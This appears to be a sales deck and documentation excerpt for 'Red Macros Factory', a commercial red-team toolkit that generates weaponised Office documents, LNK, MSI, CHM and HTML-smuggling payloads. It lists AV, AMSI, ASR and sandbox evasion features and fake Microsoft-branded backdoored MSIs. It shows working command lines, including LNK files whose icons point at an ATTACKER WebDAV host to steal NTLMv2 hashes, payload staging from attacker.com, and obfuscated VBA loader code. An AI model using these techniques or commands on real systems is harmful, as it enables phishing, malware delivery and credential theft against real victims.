\searrow


Red Macros Factory

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beacon> whoami



- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator

• Malware Developer

- Mostly recognized from my github.com/mgeeky
- Security Certs holder
 - CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP


Red Macros Factory

- » Capabilities overview
- » Customization in mind
- » Quality of Life Improvements
- » Formats supported
- » Batteries included
 - 1. cli.exe
 - 2. generate.exe
 - 3. msir.exe
 - 4. lnker.exe
 - 5. smuggler.exe
 - 6. chmer.exe
 - 7. package.exe
 - 8. convert.exe
 - 9. obfuscate.exe
 - 10. signer.exe
 - 11. embed.exe
 - 12. inject.exe
 - 13. tamper.exe
 - 14. lolbaser.exe
 - 15. macroless.exe
 - 16. shellcode2vba.exe
 - 17. encode.exe
 - 18. And more!
- » Active Development
- » Upcoming features
- » Pricing

1010

1010

- » 65+ kLOC: Python + VBA/S
- » 3 years of active R & D





Objectives

Capabilities overview

- » 3 years long Research-driven development
- » Initial Access payload generation time reduced from days to minutes
- » Battle-tested quality: used during numerous engagements, from a Red Teamer to Red Teamers
- » One command to generate fully-fledged, customisable Malicious document with:
 - » 25 different VBA infection strategies (so called "generators" File Dropper is considered one)
 - » 23 different command execution tactics (so called "launchers" Wscript.Shell considered one)
 - » 10 exotic ActiveX-based autoruns (e.g. InkPicture1_Painted)
 - » Full support for shellcode (x86/x64) / .NET assemblies / URLs for payload staging
 - » Sandbox execution-guardrails
 - » Obfuscated VBA macro with lowered entropy for ML-based detection rate reduction, VBE/JSE script encoding
 - » Automated Office documents generation / backdooring (Excel/Word/PowerPoint/Publisher/Visio/Project/Access)
 - » Translation of VBA scripts into WSH ones (VBS, SCT, HTA, WSF, WSC, ...).
 - » VBA Stomping/Purging/anonymization/vbaProject.bin/metadata presetting trickery applied on generated documents
- » Up to 5 minutes to get advanced weaponized Office document or WSH script.

Capabilities overview

- » Basic support for MacOS Office payloads
- » Variety of VBA generators implement among the others:
 - » DotnetToJScript .NET assembly execution from VBA
 - » XSL loading
 - » File Dropper
 - » DLL Sideloading (with built-in support to attack Teams and Defender)
 - » COM Hijack
 - » XLAM / XLL Dropper
 - » OSX JXA Stager
 - » OSX Phishing
- » Various stageless payload hiding techniques (such as CustomXMLParts)
- » OPSEC concerns scanner and bypass suggestions
- » Baked in MS Defender's Attack Surface Reduction (ASR) rules bypasses
- » Support for more than dozen tested LOLBASes
- » Generation of malicious MSIs, LNKs (with built-in 15+ attacks), URLs, CHMs

/OUR VBA MIGHT GET DETECTED!
==> Dropping EXE
AMSI provided by Windows Defender will detect ADOD To bypass that, drop your malware as .DLL file ins More info: https://twitter.com/mariuszbit/status/15555642
Example of matched suspicious code fragments: - savetofile
saveas contained ".exe"

Capabilities overview

- Thoroughly documented
- Weaponization tutorials and guidance **>>** included
- Convenient updater **>>**



^{+]} Downloading latest version. >] Downloading red-macros-factory v0.9. Please wait...

10%

35.0M/349M [01:58<16:55, 324kB/s]

MACROS **Red-Macros-Factory 1.4.4**

>

Red-Macros-Factory 1.4.4 1. Introduction Design Objectives Formats supported 2. Download Examples 4. Tools overview 5. Document generation Configuration DotNetToJScript & GadgetToJScript Exotic Autoruns Generators Inserting Images Launchers

Lures

8. Support

- Countering AMSI Detection

LOLBASes Metadata Injection Mark of the Web **OPSEC** Considerations Sandbox Evasion VBA Customisation ~


6. Other vectors CHM Files Containers LNK Files MSI Files Scripts Conversion 7. Detailed help

1. Introduction

Welcome to Red Macros Factory documentation pages. This book will guide you through most of the exercises.

The idea behind the project was to lower the entrance gap for those who are not VBA-native speakers

Project started with a need to quickly generate malicious VBA during an actual engagement, but then requests :-)



Design Objectives

The project was designed with extensibility and heavy automation in-mind. VBA code generated by the framework is a patchwork stiched out of various preset templates stored i Every template serves a different purpose and is utilized by different code-flow path. > There is a multitude of different snippets, among the others: - facilitating data decoding, such as custo > Jaunchers - main Macro hackhones implemented by so called generators - script conversion harness

Customization In Mind

- » Adversary Simulation is all about being custom & playing cutting-edge cards
- » Red Macros Factory supports that by exposing templates directory for operators to customize
- » If you want to adjust chunks of code, IOCs, HTTP headers hardcoded simply adjust relevant VBA/VBS/... snippet
- » Bring your own LOLBIN, HTML Landing Page, adjust MSI WXS by simply playing around with templates directory

Quality of Life Improvements

- » Modularity of the framework helps crafting automation scripts & CI/CD pipelines as well as reuse separate tools for different purposes
- » Tools can be invoked directly from command line
 - » But more conveniently from auto-complete'able CLI shell
 - » Also parameters can be moved to external, reusable YAML files
 - » Additionally, framework works with global-defaults YAMLs
- » Built-in OPSEC scanner sniffs OPSEC considerations & bad smells letting you regenerate payload & stay-Ahead of AVs
- Framework requires nearly no additional dependencies:
 - » Apart from having MS Office installed
 - » And for DotNetToJS-flavoured generators the Python3
- Documentation provides numerous examples, **>>** weaponization procedures and other helpful info

		o + + + RED MACROS FACTOR all your Initial 	/ (1.6.1) Access cravin 	o + 	+ + /\/_/ (^ .^) + ' o + ensive.com o +	+ o + +		
	- Type "update" to check for updates. - Type "help" or "help msir" to review params/commands - cli.exe is still very experimental. Please let me know about any issues! RMF> generate.exe Usage: generate.exe [options] <generator config.yaml></generator config.yaml>							
	generate.exe> generator gadgettojs							
ells		con crv cu: de ⁻ do ⁻ exi	hijack eatethread stom-vba fender-nissrv tnettojs ecute Ledropper		Allocates a R Uses custom V DLL Side-Load Leverages Dot Executes a co	load into a file a X buffer for the p BA code supplied i ing against MS Def NetToJScript techn mmand specified in load into a file.	ayload nfil ender's ique di cmdl	
Other vectors		ga	dgettojs stallmsi zarus		DotNetToJS su Silently inst	ccessor. Uses Gadg alls MSI either fr ode injection & ex	etToJSc om a lc	
CHM Files		Coerced A	uthenti	cation /	Stealing	Net-NTLN	Λν2	
NK Files		00010007		Jucion /	oteaning	HOU HUI EN	/1 * 2	
Inspect LNK		There is a technique allowing us to coerce authentication coming from The trick is to set LNK's Icon Location to the attacker-controlled WebDA						
Stealthily drop file & run it Coerced Authentication / Stealing Net-NTLMv2								
WSC COM Stager		Steps to reprod	uce:					
Scripts Conversion		1. Generate b	enign LNK f	ile with dod	gy Icon Loca	ation pointing to	o attac	
Detailed help Support	> >	.\lnker.exe	normal	icon http:/	//ATTACKER:	8080/thumbs.i	co th	
		1. Copy that f	ile to SMB s	hare that yo	ou want to co	ontaminate.		


6. Other vectors **CHM** Files LNK Files

7. Detailed help 8. Support

Formats supported

» Office

- » Word, Excel, PowerPoint
- » Access
- » Visio
- » Project
- » Publisher cannot auto-insert VBA though
- » WSH scripts
 - » VBS, VBE, HTA, SCT, WSF, WSC, XSL
- » Feature-rich HTML Smuggling
- » Containers
- » Cutting-Edge LNK attacks implemented,
- » URL, CHM
- » MSI, MST



F) Supported output file formats (41):

.accde, .doc, .docm, .dot, .dotm, .hta, .hta-enc, .js, .jse, .mdb, .mpp .mpt, .mpx, .msi, .potm, .ppam, .ppsm, .pptm, .rtf, .sct, .vbe, .vbs, .vdw, .vsd, .vsdm, .vss, .vssm, .vst, .vstm, .wsc, .wsf, .wxs, .xla, .xlam, .xls, .xlsb, .xlsm, .xlt, .xltm, .xsl, .xslt,



INTRODUCTION



- » Your single tool to generate complex Initial Access scenario!
- » Metasploit-alike powerful CLI handling all commands and parameters
- » With support for auto-completion, history, variables, user input and more...
- » Workhorse shining when provided with batch files automating all the things

RMF> set outdir d:\demo\examples\3

Variables and parameters set:

RMF> sert RMF> set

\$outdir
\$file1 xs1

\$file3 dotm

\$file4_dotm

Surl dotm

\$shellcode

RMF> set file1_xal join(Soutdir, "payload.xsl") RMF> set file2_enc "\$(\$file1_xsl).enc" RMF> set file3_dotm join(Soutdir, "report.dotm") RMF> set file4_dotm join(Soutdir, "report.abcd") RMF> set file5_docx join(Soutdir, "report.docx")

[+] Specify your shellcode: d:\demo\payloads\calc64.bin

: d:\demo\examples\3

d:\demo\examples\3\payload.xsl
d:\demo\examples\3\payload.xsl.enc

d:\demo\examples\3\report.dotm

d:\demo\examples\3\report.abcd
d:\demo\examples\3\report.docx
https://attacker.com/files/payload.xsl.enc

d:\demo\payloads\calc64.bin

https://attacker.com/files/report.abcd

RMF> set \$url_xs1 "https://attacker.com/files/\$(basename(\$file2_enc)) RMF> set \$url_dotm "https://attacker.com/files/\$(basename(\$file4_dotm) RMF> fileprompt shellcode "[+] Specify your shellcode" "i/demokpayload

- » Comes with preset automated weaponization scenarios (batch files)
 - » You can create your own batch files / scenarios too
- » One tool to rule them all

	<pre>0 + </pre>	<pre>o + + + + o + FACTORY (1.6.1) nitial Access cravings o + o ~ (c) Binary-(o + o ~ (c) Binary-(o check for updates. "help msir" to review params/com l very experimental. Please let options] <generator config.yaml?< pre=""></generator config.yaml?<></pre>	<pre>: /_/ .!_(^.^.) + + o + o offensive.com o + + mmands me know about any issues!</pre>
d	generate.exe> generato		Drops the payload into a file and Hi Allocates a RX buffer for the payloa Uses custom VBA code supplied inf DLL Side-Loading against MS Defender Leverages DotNetToJScript technique Executes a command specified incn Drops the payload into a file. Requi DotNetToJS successor. Uses GadgetToJ Silently installs MSI either from a Mimics Shellcode injection & executi
	^_^_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_A_	o + o o o ~ (c) Binary-Offensive. o +	o) + + + o com o +
	[.] Scenario: LNK + decoy.pdf +	+ Teams version.dll DLL Hijackin	g
")" s\calc64.bin"	- (hidden) desktop.ini - Which is a version.dll - (hidden) decoy.pdf - Document provided by op	decoy.pdf and then copy desktop. provided by operator perator to be displayed to victi	ini to Teams directory as version.dll m, can be anything
	As a result two files will be p - ISO containing above file - HTML deploying ISO in smu	25	
	[INPUT] (1) Path to your decoy	document to present to victim ious DLL implementing version.dl nere to place ISO & HTML	: d:\demo\examples\4\Report.pd l exports : d:\demo\examples\4\malware.d : d:\demo\examples\4\output : conbost-multi

: conhost-multi

[INPUT] (4) Any LOLBIN to use in LNK



- » One-stop-shop to craft them all!
- » Generates dodgy VBA/VBS/HTA/SCT/... code or fully-fledged Office Documents in a single command shot.
- » Highly customizable plenty of parameters, settings and adjustments supported
- » Support for 26 generators and 23 launchers
- » Integrates most of the tools in a single EXE

A) Supported generators:

(1) comhijack

Drops the payload into a file and Hijacks COM object. Defaul Requires --saveas to specify target location where to drop i

(2) createthread

Allocates a RX buffer for the payload and launches it as a s

(3) custom-vba

Uses custom VBA code supplied in --file and generates fully-

(4) defender-nissrv

DLL Side-Loading against MS Defender's NisSrv.exe. Drops a D NisSrv.exe there. Use --saveas to point where to drop NisSrv

(5) dotnettojs

Leverages DotNetToJScript technique discovered by James Fors VBA macro. Perfect for loading shellcodes, .NET assemblies o

B) Supported payload launchers / launch techniques:

(1) chooseparent [opsec-not-safe, stealthy]
 Spoofs parent process PID of the spawned via CreateProcess executable

- (2) createprocess [reliable, opsec-not-safe] Launches command using CreateProcess.
- (3) dotnettojs-manifest [reliable, stealthy]
 Deserializes pre-generated .NET Assembly that will invoke given commar
 because it uses hardcoded .NET modules manifest that when loaded will :
 runtime is present. This is a safer choice for VBS/HTA scripts.
- (4) dotnettojs [reliable, stealthy]
 Deserializes pre-generated .NET Assembly that will invoke given commany
- (5) elevated.mmc20.application [elevated]




- » Compiles malicious MSIs based on a few weaponization scenarios
- » Backdoors existing MSIs & signs them
- » MSIs produced can:
 - » Run-exe
 - » Run .NET DLLs and native DLLs in-memory
 - » Run VBScript/Jscript in-memory
 - » Execute commands in system
 - » Drop files to HDD
 - » Mess with registry (imagine COM Hijacking MSI)
- » Probably the first tool available that can reliably backdoor MSIs!

[+] Compiled.

Produced MSI installs following product:


Name	<pre>: Microsoft Visual C++ 2013 Redistributable (64) - 12.0.50757</pre>
Install directory	: %LOCALAPPDATA%\VcRedist
Manufacturer	: Microsoft Corporation
App GUID	: 998F4177-6515-40AE-A4B2-9FF299E923E4
Version	: 12.0.50757
Platform	:
Description Comments	




- [>] WARNING: Ensure that your shellcode architecture matches target Windows OS architecture! x86 shellcode won't work under MSI installed on x64 Windows! [+] Will compile v2.0.50727 x64 .NET assembly with shellcode provided.
-] Step 1: Compiling x64 .NET DLL (CLR v2) that injects shellcode via utils/rogue-dot-net/g
- [.] Step 2: Wrapping .NET DLL into self-extractable CustomActions DLL with WiX MakeSfxCA... [+] Compiled.
- [.] Backdooring existing .MSI file...
- [+] Step 1: Extracing all MSI databases (*.idt) into temporary directory...
- [+] Step 2: Inserting malicious records to MSI tables...
- [+] Step 3: Importing modified tables back into MSI...
- [+] MSI successfully backdoored with 3 table records.



- Generates malicious LNK/URL files with custom parameters or via built-in presets **>>**
- Can backdoor existing LNKs **>>**
- Currently provides 10+ attack presets, including: »
 - Embedding files into ZIP, that gets bundled into LNK **>>**
 - WSC, XSL, SCT, DNS stagers **>>**
 - Polyglot LNKs not involving CMD/Powershell/scripts **>>**
- Incorporates LOLBASes, applies obfuscation **>>**
- Offers numerous GUI masquerading tricks **>>**



```
Target
Supported LNK attacks:
  1. inspect
                                                                          Working Dir :
       Inspects input LNK file. Shortcut pointed in <outfile> must exist
                                                                          Description :
                                                                          Icon Path :
  2. normal
                                                                          Window Mode : Minimized
       Standard LNK shortcut that points to a file.
       Attack Parameters:
               --param1 - Target file path to run when user clicks on
               --param2 - (optional) Arguments for running the target f
  3. cmd-run-two
                                                                              try{
       Standard LNK shortcut that uses CMD to run a first file followed
       Attack Parameters:
                                                                               catch(e){};
               --param1 - First file path
               --param2 - (optional) First file arguments
               --param3 - Second file path
               --param4 - (optional) Second file arguments
                                                                      [+] Generated LNK wsc-stager shortcut: D:\dev2\red-team-macros\output-files\lnk8.lnk
  4. ps-run-two
```



smuggler.exe

- » Produces complex HTML Smuggling payloads, out of the box equipped with:
 - Anti-Sandbox/Anti-Headless, Mouse-Movement detection logic **>>**
 - Time-Delayed dropping
 - Post-drop redirection **>>**
- Comes with a few pre-set HTML website templates: **>>**
 - OneDrive **>>**
 - SharePoint **>>**
 - » Blank
- Custom landing-page templates can easily be integrated
- Implements SVG Smuggling concept

	/ function obf_runTests() {											
	* Here is where we execute all the tests specified above											
388 🔻	const obf_tests = [
	{ name: "User Agent", id: "user-agent", obf_testFunction: obf_testUserAgent },											
	{ name: "App Version", id: "app-version", obf testFunction: obf testAppVersion },											
	//<< <mousemove>>>// { name: "Mouse Move", id: "mouse-move", obf_testFunction: obf_testMouseMove },</mousemove>											
	{ name: "Plugins", id: "plugins", obf testFunction: obf testPlugins },											
	{ name: "Plugins Prototype", id: "plugins-prototype", obf_testFunction: obf_testPluginsPrototype },											
	{ name: "Mime", id: "mime", obf testFunction: obf testMime },											
	{ name: "Mime Prototype", id: "mime-prototype", obf_testFunction: obf_testMimePrototype },											
	{ name: "Languages", id: "languages", obf_testFunction: obf_testLanguages },											
	{ name: "Webdriver", id: "webdriver", obf_testFunction: obf_testWebdriver },											
398 🔻												
399	{ name: "chrome", id: "chrome-element," obf_testFunction: obf_testChrome } },											
400												
401	<pre>{ name: "Permission", id: "permission", obf_testFunction: obf_testPermission }, { name: "Devtool Protocol", id: "devtool", obf_testFunction: obf_testDevtool },</pre>											
402												
402	<pre>{ name: "Broken Image", id: "image", obf_testFunction: obf_testImage }, { name: "Outer dimensions", id: "outer", obf_testFunction: obf_testOuter },</pre>											
403												
404	<pre>{ name: "Connection Rtt", id: "connection-rtt", obf_testFunction: obf_testConnectionRtt },</pre>											
	1;											
406												
407 🔻												
408	try {											
	<pre>obf_testBrowser(obf_test.id, obf_test.obf_testFunction);</pre>											
	}catch{											
	obf_UNDEFINED;											
	});											



∩ +

File Smuggled: .\output-files\beacon.dll

Generated file written to (size: 673096): index.html



» Generates malicious CHM compiled HTML documentation files

- » Can create blank CHM, based off input HTML as well as backdoor existing one.
- » Runs up to 3 commands or input VBScript/Jscript
- » Incorporates LOLBASes
- » No additional dependencies required.

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+	0		+			(c)	Binary-(Offens	sive.co	m o	
o		+				(-)	0		+		+
Backdo	oring e	xist:	ing CHM								
Decomp	iling i	nput	CHM fi	le							
				Boot_L							
Decomp	iled CH	м со	ntains:	Column	Selec	ction.	htm				
						ne_Opt	ions.htm	n			
Decomp	iled CH	М сон	ntains:	eHelp.	xml						
				ehlpdh							
							r_Filemo	on_and	l_Regmo	n.htm	
				Event_							
							ghlight:				
							porting_				
							ation_De	ebug_∿	lessage	s.htm	
				Introd							
				htm HTM							
				Option							
				procmo							
				procmo							
				procmo							
				RoboHH							
				Saving							
							s_Monito	or.htm	1		
				The_Pr							
				Unique							
				0_	Proce	≥ss_Mo	nitor.h	tm			
Compil	ing CHM	pro	ject								

[+] Compiled CHM: D:\dev2\red-team-macros\output-files\evil2.chm

		🔐 Help
		- 纪
Brownig	만, t <u>O</u> ptions	Process Monitor Dintroduction Outing Process Mo Copyright © 1996-2010 Mark Russinovich and Bryce Cogswe Sysinternals - www.sysinternals.com Event Properties Kalkulator
Process Monitor	Windows Security Warning X	
B Using Process Column Selectiv Event Propertie Filtering and Hi The Process Tr	An ActiveX control on this page might be unsafe to interact with other parts of the page. Do you want to allow this interaction?	Image: Second
☑ Trace Summary ☑ Options	Yes No	□ Injecting Applicatic MC MR M+ M- MS
Saving and Loc Boot Logging		% CE C ⊗

Examples:

- Create blank CHM that runs your custom command and parameters chmer.exe -t notepad -a C:\Windows\win.ini evil.chm
- Create blank CHM that pops a calc through cmd run via Pcalua LOLBAS chmer.exe -1 calc evil.chm -L Pcalua
- Create CHM out of input HTML that executes two consecutive commands chmer.exe -i page.html -1 calc -2 notepad evil.chm
- Backdoor input CHM to execute two consecutive commands in Introduction page chmer.exe -i procmon.chm -1 calc -2 notepad evil-procmon.chm -n Introduction
- Backdoor CHM to run VBScript/JScript in Introduction page chmer.exe -i procmon.chm -s malware.vbs evil-procmon.chm -n Introduction



- » Extended version of my publicly available <u>PackMyPayload</u>
- » Takes input file/directory and packs it into output container
- » Bundles files & directories into LNKs using custom, non-public technique
- » Supports inserting files and ActiveX COMs as OLE objects into Office documents
- » Can be used to insert pictures & tracking-pixels to Office documents
- » Can produce nested-containers by iteratively packing containers into containers!
 - » Imagine:
 - » package.exe C:\evil Report.iso,index.html
 - » Quickly yields ISO smuggled in HTML.

	======	=======	======	======	======	=======
Supported	contai	ner/arch	nive fo	ormats	(35):	
- - -	vhd, wim, dot, xltm,	7z, is vhdx, html, dotm, xlsb, potx,	lnk, htm, xlsx, pptx,	msi, i docx, xlsm, pptm	mst, w docm, xls, , ppt,	ks, doc, xlt,

Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
Zip	No	Yes	No	
7zip	Partially	No	No	MOTW stripped only on manual files extraction
ISO	Yes	Yes	No	
IMG	Yes	Yes	No	
PDF	?	Yes	No	Depends on Javascript support in PDF reader
САВ	No	Yes	No	Requires few additional clicks on victim-side
VHD	Yes	Yes	Yes	This script currently can't make directories
VHDX	Yes	Yes	Yes	This script currently can't make directories



- » Takes input VBA code, attempts to translate it into other form
 - » VBA/VBS -> HTA/VBS/SCT/XSL/WSF/WSC/... + VBE (VBScript encoded)
 - » JS -> HTA, JSE (Jscript encoded)
 - » HTA -> HTA encoded
- » Performs script enconding (VBS/VBA => VBE) with Script.Encoder COM
- » Integrates with signer.exe to produce signed scripts
- » Works in two modes:
 - » Literal translation experimental
 - » Embeds input VBA into dynamic Excel+VBA stub
- » Nice and easy way to quickly generate bunch of Initial Access scripts

<pre>code = self.changeGetObjectToCreateObject(code)</pre>	Supported script formats:
<pre>code = self.removeFuncParamTypes(code) code = self.removeOnErrorGoto(code) code = self.stripFunctionReturnType(code) code = self.stripVariableType(code) code = self.normaliseLoops(code) code = self.removeGotoLabels(code) code = self.removeGotoLabels(code) code = self.replaceDebugPrintsToWScriptEcho(code) code = self.replaceBase64DecoderToVBS(code) code = self.replaceStrConvToVBS(code)</pre>	- vbs - hta - hta-enc - sct - wsf - xsl - xslt - wsc - vbe - js - jse



» Takes input VBA script - outputs its obfuscated form.

» Features:

Incond New TTUES

- » Strings obfuscation custom-base64, StrReverse/Chr
- » Low-entropy dictionary based symbols renaming
- » Tricks that lower ML-based detection rate
 - » English-looking fake comments insertion
- » Breaks overly long lines

dpowerv.DataType = ufloatingc & "bin" & ufloatingc & ".ba" & _

Chr(Int("&H73")) & ufloatingc & "e" & Chr(&H36) & "4" & ufloatingc [DEBUG] Breaking long line (len: 143) at width 89 at point (82), breaks quote (True), breakAfter (0), isDeclareFunc (False): MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUgWHwwyIy0vSSsgDDInKS4iFjQxMyMkMSJTFi9IUxYxMhYqLyIWIDIjHikgVFMWKTJJIC1JHyAMMy4IL0kiKSBUUE [DEBUG] New lines: MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUgWHwwyIy0vSSsgDDInKS4iFjQxMyMkMS" _ & "JTFi9IUxYxMhYqLyIWIDIjHikgVFMWKTJJIC1JHyAMMy4IL0kiKSBUUBo=")) [DEBUG] Splitted 5 long lines at their width <function VBObfuscator.obfuscate.<locals>.<lambda> at 0x000001D7A751F490> columns. [DEBUG] Breaking long line (len: 95) at width 83 at point (76), breaks quote (True), breakAfter (0), isDeclareFunc (False): MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUgWHwwyIy0vSSsgDDInKS4iFjQxMyMkMSJTFi9IUxYx" [DEBUG] New lines: MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUgWHwwyIy0vSSsgDDInKS4iFjQx" __ & "MyMkMSJTFi9IUxYx" [DEBUG] Breaking long line (len: 68) at width 65 at point (58), breaks quote (True), breakAfter (0), isDeclareFunc (False): & "JTFi9IUxYxMhYqLyIWIDIjHikgVFMWKTJJIC1JHyAMMy4IL0kiKSBUUBo=")) [DEBUG] New lines: & "JTFi9IUxYxMhYqLyIWIDIjHikgVFMWKTJJIC1JHyAMMy4IL0kiK" _ & "SBUUBo=")) [DEBUG] Splitted 2 long lines at their width <function VBObfuscator.obfuscate.<locals>.<lambda> at 0x000001D7A751F490> columns.

[DEBUG] replaceCode: new : alinkedk [DEBUG] replaceCode: replaces made: 4 [DEBUG] Renaming symbol: (obf_ProcError) ===> (lsignsc) [DEBUG] replaceCode: pattern : \bobf ProcError\b [DEBUG] replaceCode: old : obf ProcError [DEBUG] replaceCode: new : lsignsc [DEBUG] replaceCode: replaces made: 2 [DEBUG] Renaming symbol: (obf_XmlDom) ===> (zexpendituresl) [DEBUG] replaceCode: pattern : \bobf XmlDom\b [DEBUG] replaceCode: old : obf XmlDom [DEBUG] replaceCode: new : zexpendituresl [DEBUG] replaceCode: replaces made: 3 Private ufloatingc As String Sub Auto Open() MsgBox npartiallyr(npartiallyr("JzJVLjJDDVAqLQ4jLUgWHwwyIy0vSSsgDDInKS4iFjQx" _ & "MyMkMSJTFi9IUxYx" & "MhYqLyIWIDIjHikgVFMWKTJJIC1JHyAMMy4IL0kiKSBUUBo=")) End Sub Private Function gacrej(ByVal glinkedk As String) As Byte() On Error GoTo lsignsc Dim zexpenditures1, dpowerv, jawareg, jairq ' npartial Set zexpenditures1 = CreateObject(ufloatingc & StrReverse("02" & "B-2D11-63B7-09FB3392:wen" _) & ufloatingc & StrReverse("06E389F40C00-E")) 'End Function Set dpowerv = zexpenditures1.createElement(ufloatingc & StrReverse("tn" & "Iemos_f" & "bo") & ufloatingc & StrReverse("emaNlanre")) dpowerv.DataType = ufloatingc & "bin" & ufloatingc & ".ba" & _ Chr(Int("&H73")) & ufloatingc & "e" & Chr(&H36) & "4" & ufloatingc 'npartial dpowerv.Text = qlinkedk 'MsgBox npartiallyr(npartial jawareg = dpowerv.NodeTypedValue For jairq = LBound(jawareg) To UBound(jawareg) ' jawareg(jairq) = (jawareg(jairq) + 35) Mod 256 jawareg(jairq) = (jawareg(jairq) + 35) Mod 256 Next 'npartial gacrej = jawareg 'npartial



- » Takes input VBA script and automatically embeds it into output Office document
- » Supports Excel, Word, PowerPoint, Access, Visio, Project
- » Handles password-protected documents
- » Backdoors existing documents or creates new ones

```
» Handles built-in exotic auto-runs such as
                                                                                       %TEMP%\req.txt
                                                                              NOTICE: This is a custom entrypoint point function that will law
   ActiveX based ones!
                                                                              Private Sub Workbook_SheetCalculate(ByVal obf_Sheet As Object)
                                                                                   obf_MacroEntryPoint
     » Think of auto-injected Windows Media Player OCX
                                                                              End Sub
                                                                               [?] Normalising output...
                                                                               [.] Performing VBA lexical analysis...
[.] Embedding generated VBA to the output Office document...
                                                                              []] Obfuscating generated VBA code
[?] Creating new Excel file...
[?] Checking if it has any macros inside...
                                                                                    BuiltinAutorunFunctions = {
       VBProject in file: Name = (ThisWorkbook)
                                                                                        'rand' : {
        VBProject in file: Name = (Sheet1)
                                                                                           'symbol name'
                                                                                                             : 'Workbook SheetCalculate',
[?] No macros inside.
                                                                                           'symbol definition' : 'Private Sub Workbook SheetCalculate(By)
[?] Adding new macro code into module ThisWorkbook...
                                                                                           'available for'
[?] Injecting VBA code into module: (ThisWorkbook)
                                                                                                             : ('excel',),
                                                                                           'module'
                                                                                                             : 'ThisWorkbook',
[?] Saving file...
        Saving file as Open XML Workbook Macro Enabled (xlOpenXMLWorkbookMacroEnabled
                                                                                           'run once'
                                                                                                             : True,
        Saved.
                                                                                       },
   Injected VBA code will run via built-in autorun based on =RAND()
                                                                                        'inkpicture-painted' : {
                                                                                                             : 'InkPicture1_Painted',
                                                                                            'symbol name'
                                                                                           'symbol definition' : 'Private Sub InkPicture1 Painted(ByVal of
```

[?] ... and then will execute:



» Offers few approaches to inject payloads/data into Office document structures

» Handy for hiding big payloads/shellcodes stealthily in Office 2007+ ZIP

» Support for among the others: Variables, CustomXMLParts, Remote Templates, CustomUI

» https://mgeeky.tech/payload-crumbs-in-custom-parts/

1	xml version="1.0" encoding="UTF-8" standalone="yes"? <w:settings th="" xml<="" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"><th></th><th></th><th></th></w:settings>			
